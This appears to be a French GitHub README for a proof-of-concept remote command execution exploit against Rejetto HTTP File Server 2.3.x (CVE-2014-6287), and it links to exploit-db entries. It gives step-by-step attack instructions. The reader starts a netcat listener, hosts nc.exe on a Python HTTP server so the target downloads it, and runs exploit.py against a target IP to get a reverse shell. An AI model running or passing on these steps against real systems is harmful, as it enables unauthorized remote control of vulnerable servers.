 rahisec/rejetto-http-file-server-2.3.x-rce-exploit-cve-2014-6287
Ce dépôt contient une explication détaillée et un PoC fonctionnel pour Rejetto HTTP File Server (HFS) 2.3.x - Exécution de commandes à distance.

Ce dépôt contient une explication détaillée et un PoC fonctionnel pour l'exécution de commandes à distance sur Rejetto HTTP File Server (HFS) 2.3.x.

Créez un écouteur netcat.
nc -lnvp 1234
Changez l'adresse IP de l'attaquant par votre IP et votre port.

Créez aussi un serveur de fichiers HTTP dans le même répertoire où se trouve nc.exe.
python -m http.server 80
python exploit.py <target-ip> <target-port>

Remarque : Vous devrez peut-être exécuter la charge utile plusieurs fois pour obtenir un shell inversé.
https://www.exploit-db.com/exploits/39161
https://www.exploit-db.com/exploits/34668
https://mohemiv.com/all/rejetto-http-file-server-2-3m-unauthenticated-rce/
